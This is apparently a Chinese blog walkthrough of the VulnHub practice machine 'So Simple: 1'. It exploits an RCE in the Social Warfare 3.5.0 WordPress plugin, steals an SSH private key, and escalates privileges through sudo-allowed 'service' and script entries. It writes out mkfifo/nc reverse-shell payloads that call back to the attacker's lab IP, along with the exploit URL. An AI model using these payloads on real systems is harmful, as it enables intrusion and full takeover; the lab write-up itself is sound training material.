vulnhub靶机-So Simple: 1

原创

cr4ke3 于 2020-08-10 20:37:11 发布 574 收藏
分类专栏： vulnhub靶机

1、靶机开机即得ip地址：192.168.8.109

2、扫描靶机端口

```
root@kali:~# nmap -A -p- 192.168.8.109
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for so-simple (192.168.8.109)
Host is up (0.00056s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: So Simple
8000/tcp open  http    SimpleHTTPServer 0.6 (Python 3.8.2)
|_http-server-header: SimpleHTTP/0.6 Python/3.8.2
|_http-title: Directory listing for /
MAC Address: 08:00:27:7C:5B:84 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=8/10%OT=22%CT=1%CU=33714%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=5F313208%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=108%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.56 ms so-simple (192.168.8.109)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.45 seconds
root@kali:~#
```

3、访问80端口，只有一个静态页面

扫描目录，发现一个wordpress目录，访问是一个wp站点

```
root@kali:~# gobuster dir -u http://192.168.8.109 -w /usr/share/wordlists/dirb/big.txt
=====================================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====================================================================
[+] Url:            http://192.168.8.109
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
=====================================================================
Starting gobuster
=====================================================================
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/server-status (Status: 403)
/wordpress (Status: 301)
=====================================================================
Finished
=====================================================================
root@kali:~#
```

使用wpscan扫描一下，发现一个插件

```
[+] social-warfare
 | Location: http://192.168.8.109/wordpress/wp-content/plugins/social-warfare/
 | Last Updated: 2020-07-28T17:01:00.000Z
 | [!] The version is out of date, the latest version is 4.0.2
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Comment (Passive Detection)
 |
 | Version: 3.5.0 (100% confidence)
 | Found By: Comment (Passive Detection)
 |  - http://192.168.8.109/wordpress/, Match: 'Social Warfare v3.5.0'
 | Confirmed By:
 |  Query Parameter (Passive Detection)
 |   - http://192.168.8.109/wordpress/wp-content/plugins/social-warfare/assets/css/style.min.css?ver=3.5.0
 |   - http://192.168.8.109/wordpress/wp-content/plugins/social-warfare/assets/js/script.min.js?ver=3.5.0
 |  Readme - Stable Tag (Aggressive Detection)
 |   - http://192.168.8.109/wordpress/wp-content/plugins/social-warfare/readme.txt
 |  Readme - ChangeLog Section (Aggressive Detection)
 |   - http://192.168.8.109/wordpress/wp-content/plugins/social-warfare/readme.txt
```


搜索一下对应版本漏洞，找到一个rce漏洞

RCE Vulnerability

We manipulated a file in an internal environmental server with the below content, which stores a phpinfo function inside <pre> tags. phpinfo() is a PHP function which shows the current state and environment configuration of PHP. It's usually used as a remote payload demonstrating PHP execution.

```
<pre>

phpinfo();

</pre>
```

We then visited the following URI on the vulnerable site and found the phpinfo() function was executed:

http://<vulnerable-host>/wp-admin/admin-post.php?
swp_debug=load_options&swp_url=http://***.***.***/phpinfo.txt

4、漏洞利用，本地新建一个shell.txt，内容如下，192.168.8.209是kali的ip

```
<pre>
system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.8.209 4444 >/tmp/f');
</pre>
```

在kali上使用python本地搭建一个简易web服务器，然后开启监听

```
python -m SimpleHTTPServer
```

```
root@kali:~# ls shell.txt
shell.txt
root@kali:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

```
[   ] windows_powershell

──────── [ SELECT SHELL ] ────────

[   ] /bin/sh
[ x ] /bin/bash
[   ] /bin/zsh
[   ] /bin/ksh
[   ] /bin/tcsh
[   ] /bin/dash

──────── [ URL ENCODE ] ────────

[ x ] no
[   ] yes

──────── [ FINISHED COMMAND ] ────────

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.8.209 4444 >/tmp/

[ ! ] Reverse shell command copied to clipboard!
[ + ] In case you want to upgrade your shell, you can use this:

python -c 'import pty;pty.spawn("/bin/bash")'

──────── [ SETUP LISTENER ] ────────

[   ] no
[ x ] yes
listening on [any] 4444 ...
```


访问链接反弹shell

```
http://192.168.8.109/wordpress/wp-admin/admin-post.php?swp_debug=load_options&swp_url=http://192.168.8.209:
```

```
──────── [ SETUP LISTENER ] ────────

[   ] no
[ x ] yes
listening on [any] 4444 ...
connect to [192.168.8.209] from (UNKNOWN) [192.168.8.109] 37066
bash: cannot set terminal process group (865): Inappropriate ioctl for device
bash: no job control in this shell
www-data@so-simple:/var/www/html/wordpress/wp-admin$
```

5、拿到第一个flag

进入到/home目录，发现有两个用户文件夹，先进入max目录，发现一个user.txt文件，但是没有访问权限，还有一个.ssh目录，进入到这个目录下，将id_rsa使用python3搭建简易服务器下载到本地，或者查看复制到本地也行

```
www-data@so-simple:/var/www/html/wordpress/wp-admin$ cd /home
cd /home
www-data@so-simple:/home$ ls
ls
max
steven
www-data@so-simple:/home$ cd max
cd max
www-data@so-simple:/home/max$ ls -la
ls -la
total 52
drwxr-xr-x 7 max  max  4096 Jul 15 18:19 .
drwxr-xr-x 4 root root 4096 Jul 12 22:42 ..
-rw-r--r-- 1 max  max   220 Feb 25 12:03 .bash_logout
-rw-r--r-- 1 max  max  3810 Jul 12 21:40 .bashrc
drwx------ 2 max  max  4096 Jul 12 13:06 .cache
drwx------ 3 max  max  4096 Jul 12 15:39 .gnupg
drwxrwxr-x 3 max  max  4096 Jul 12 15:24 .local
-rw------- 1 max  max   118 Jul 12 20:44 .mysql_history
-rw-r--r-- 1 max  max   807 Feb 25 12:03 .profile
drwxr-xr-x 2 max  max  4096 Jul 14 19:41 .ssh
-rw-r--r-- 1 max  max    49 Jul 12 20:41 personal.txt
drwxrwxr-x 3 max  max  4096 Jul 12 21:23 this
-rwxr-x--- 1 max  max    33 Jul 13 21:41 user.txt
www-data@so-simple:/home/max$ cat user.txt
cat user.txt
cat: user.txt: Permission denied
www-data@so-simple:/home/max$ cd .ssh
cd .ssh
www-data@so-simple:/home/max/.ssh$ ls -la
ls -la
total 20
drwxr-xr-x 2 max  max  4096 Jul 14 19:41 .
drwxr-xr-x 7 max  max  4096 Jul 15 18:19 ..
-rw-r--r-- 1 max  max   568 Jul 14 19:41 authorized_keys
-rwxr-xr-x 1 root root 2602 Jul 14 19:41 id_rsa
-rw-r--r-- 1 root root  568 Jul 14 19:41 id_rsa.pub
www-data@so-simple:/home/max/.ssh$ python3 -m http.server
python3 -m http.server
```

使用该文件ssh登录，查看user.txt得到第一个flag

```
root@kali:~# wget http://192.168.8.109:8000/id_rsa
http://192.168.8.109:8000/id_rsa
正在连接 192.168.8.109:8000... 已连接。
已发出 HTTP 请求，正在等待回应... 200 OK
长度：2602 (2.5K) [application/octet-stream]
正在保存至：“id_rsa”

id_rsa                              100%[=================================================================

(180 MB/s) - 已保存 “id_rsa” [2602/2602])
root@kali:~# chmod 600 id_rsa
root@kali:~# ssh -i id_rsa max@192.168.8.109
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-40-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Aug 10 10:38:06 UTC 2020

  System load:  0.49              Processes:               132
  Usage of /:   55.6% of 8.79GB   Users logged in:         0
  Memory usage: 20%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for enp0s3:  192.168.8.109

 * "If you've been waiting for the perfect Kubernetes dev solution for
   macOS, the wait is over. Learn how to install Microk8s on macOS."

   https://www.techrepublic.com/article/how-to-install-microk8s-on-macos/

47 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Wed Jul 15 19:18:39 2020 from 192.168.1.7

max@so-simple:~$ ls
lpersonal.txt  this  user.txt
max@so-simple:~$ cat user.txt
073dafccfe902526cee753455ff1dbb0
```

查看lpersonal.txt的内容，base64解密，没啥用

```
SGFoYWhhaGFoYSwgaXQncyBub3QgdGhhdCBlYXN5ICEhISA=

Hahahahaha, it's not that easy !!!
```

6、使用sudo -l发现可以免密使用steven身份执行service命令

```
max@so-simple:~$ sudo -l
Matching Defaults entries for max on so-simple:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\

User max may run the following commands on so-simple:
    (steven) NOPASSWD: /usr/sbin/service
max@so-simple:~$
```

使用service命令提权到steven，在家目录下发现user2.txt，得到第二个flag

```
max@so-simple:~$ sudo -u steven service ../../bin/bash
steven@so-simple:/$ cd ~
steven@so-simple:/home/steven$ ls
user2.txt
steven@so-simple:/home/steven$ cat user2.txt
b662b31b7d8cb9f5cdc9c2010337f9b8
steven@so-simple:/home/steven$
```

7、使用sudo -l发现可以免密使用root身份运行一个脚本文件


```
steven@so-simple:/home/steven$ sudo -l
Matching Defaults entries for steven on so-simple:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\

User steven may run the following commands on so-simple:
    (root) NOPASSWD: /opt/tools/server-health.sh
steven@so-simple:/home/steven$
```

进入到opt目录下，没有tools目录，自己新建目录和文件，写入内容

```
steven@so-simple:/home/steven$ cd /opt/tools/
steven@so-simple:/opt/tools$ cat server-health.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.8.209 1234 >/tmp/f
steven@so-simple:/opt/tools$
```

本地监听1234端口



使用root身份执行脚本，成功反弹shell，拿到最终flag

```
steven@so-simple:/opt/tools$ sudo -u root ./server-health.sh
```

```
root@so-simple:/opt/tools# cd ~
cd ~
root@so-simple:~# ls
ls
flag.txt
snap
root@so-simple:~# cat flag.txt
cat flag.txt


  /$$$$$$                                                    /$$              /$$
 /$$__  $$                                                  | $$             | $$
| $$  \__/  /$$$$$$  /$$$$$$$   /$$$$$$   /$$$$$$  /$$$$$$  /$$$$$$  /$$$$$$$$| $$
| $$       /$$__  $$| $$__  $$ /$$__  $$ /$$__  $$|____  $$|_  $$_/ |____ /$$/| $$
| $$      | $$  \ $$| $$  \ $$| $$  \ $$| $$  \__/ /$$$$$$$  | $$      /$$$$/ |__/
| $$    $$| $$  | $$| $$  | $$| $$  | $$| $$      /$$__  $$  | $$ /$$ /$$__/
|  $$$$$$/|  $$$$$$/| $$  | $$|  $$$$$$$| $$     |  $$$$$$$  |  $$$$//$$$$$$$$ /$$
 \______/  \______/ |__/  |__/ \____  $$|__/      \_______/   \___/ |________/|__/
                                /$$  \ $$
                               |  $$$$$$/
                                \______/
 /$$     /$$                  /$$
|  $$   /$$/                 | $/
 \  $$ /$$//$$$$$$  /$$   /$$|_//$$    /$$ /$$$$$$         /$$$$$$  /$$  /$$  /$$ /$$$$$$$   /$$$$$$   /$$$
  \  $$$$//$$__  $$| $$  | $$  |  $$  /$$//$$__  $$       /$$__  $$| $$ | $$ | $$| $$__  $$ /$$__  $$ /$$__
   \  $$/| $$  \ $$| $$  | $$   \  $$/$$/| $$$$$$$$      | $$  \ $$| $$ | $$ | $$| $$  \ $$| $$$$$$$$| $$
    | $$ | $$  | $$| $$  | $$    \  $$$/ | $$_____/      | $$  | $$| $$ | $$ | $$| $$  | $$| $$_____/| $$
    | $$ |  $$$$$$/|  $$$$$/     \  $/  |  $$$$$$$      | $$$$$$$/|  $$$$$/$$$$/| $$  | $$|  $$$$$$$|  $$$
    |__/  \______/  \______/       \_/    \_______/      | $$____/  \_____/\___/ |__/  |__/ \_______/ \____
                                                         | $$
 /$$ /$$$$$$                   /$$$$$$  /$$              | $$       /$$          /$$
| $//$$__  $$                 /$$__  $$|__/              |__/      | $$         | $/
|_/| $$  \__/  /$$$$$$       | $$  \__/ /$$ /$$$$$$/$$$$   /$$$$$$ | $$  /$$$$$$|_/
   |  $$$$$$  /$$__  $$      |  $$$$$$ | $$| $$_  $$_  $$ /$$__  $$| $$ /$$__  $$
    \____  $$| $$  \ $$       \____  $$| $$| $$ \ $$ \ $$| $$  \ $$| $$| $$$$$$$$
    /$$  \ $$| $$  | $$       /$$  \ $$| $$| $$ | $$ | $$| $$  | $$| $$| $$_____/
   |  $$$$$$/|  $$$$$/      |  $$$$$$/| $$| $$ | $$ | $$| $$$$$$$/| $$|  $$$$$$$
    \______/  \______/        \______/ |__/|__/ |__/ |__/|__/ $$____/ |__/ \_______/
                                                             | $$
                                                             | $$
                                                             |__/

Easy box right? Hope you've had fun! Show me the flag on Twitter @roelvb79


root@so-simple:~#
```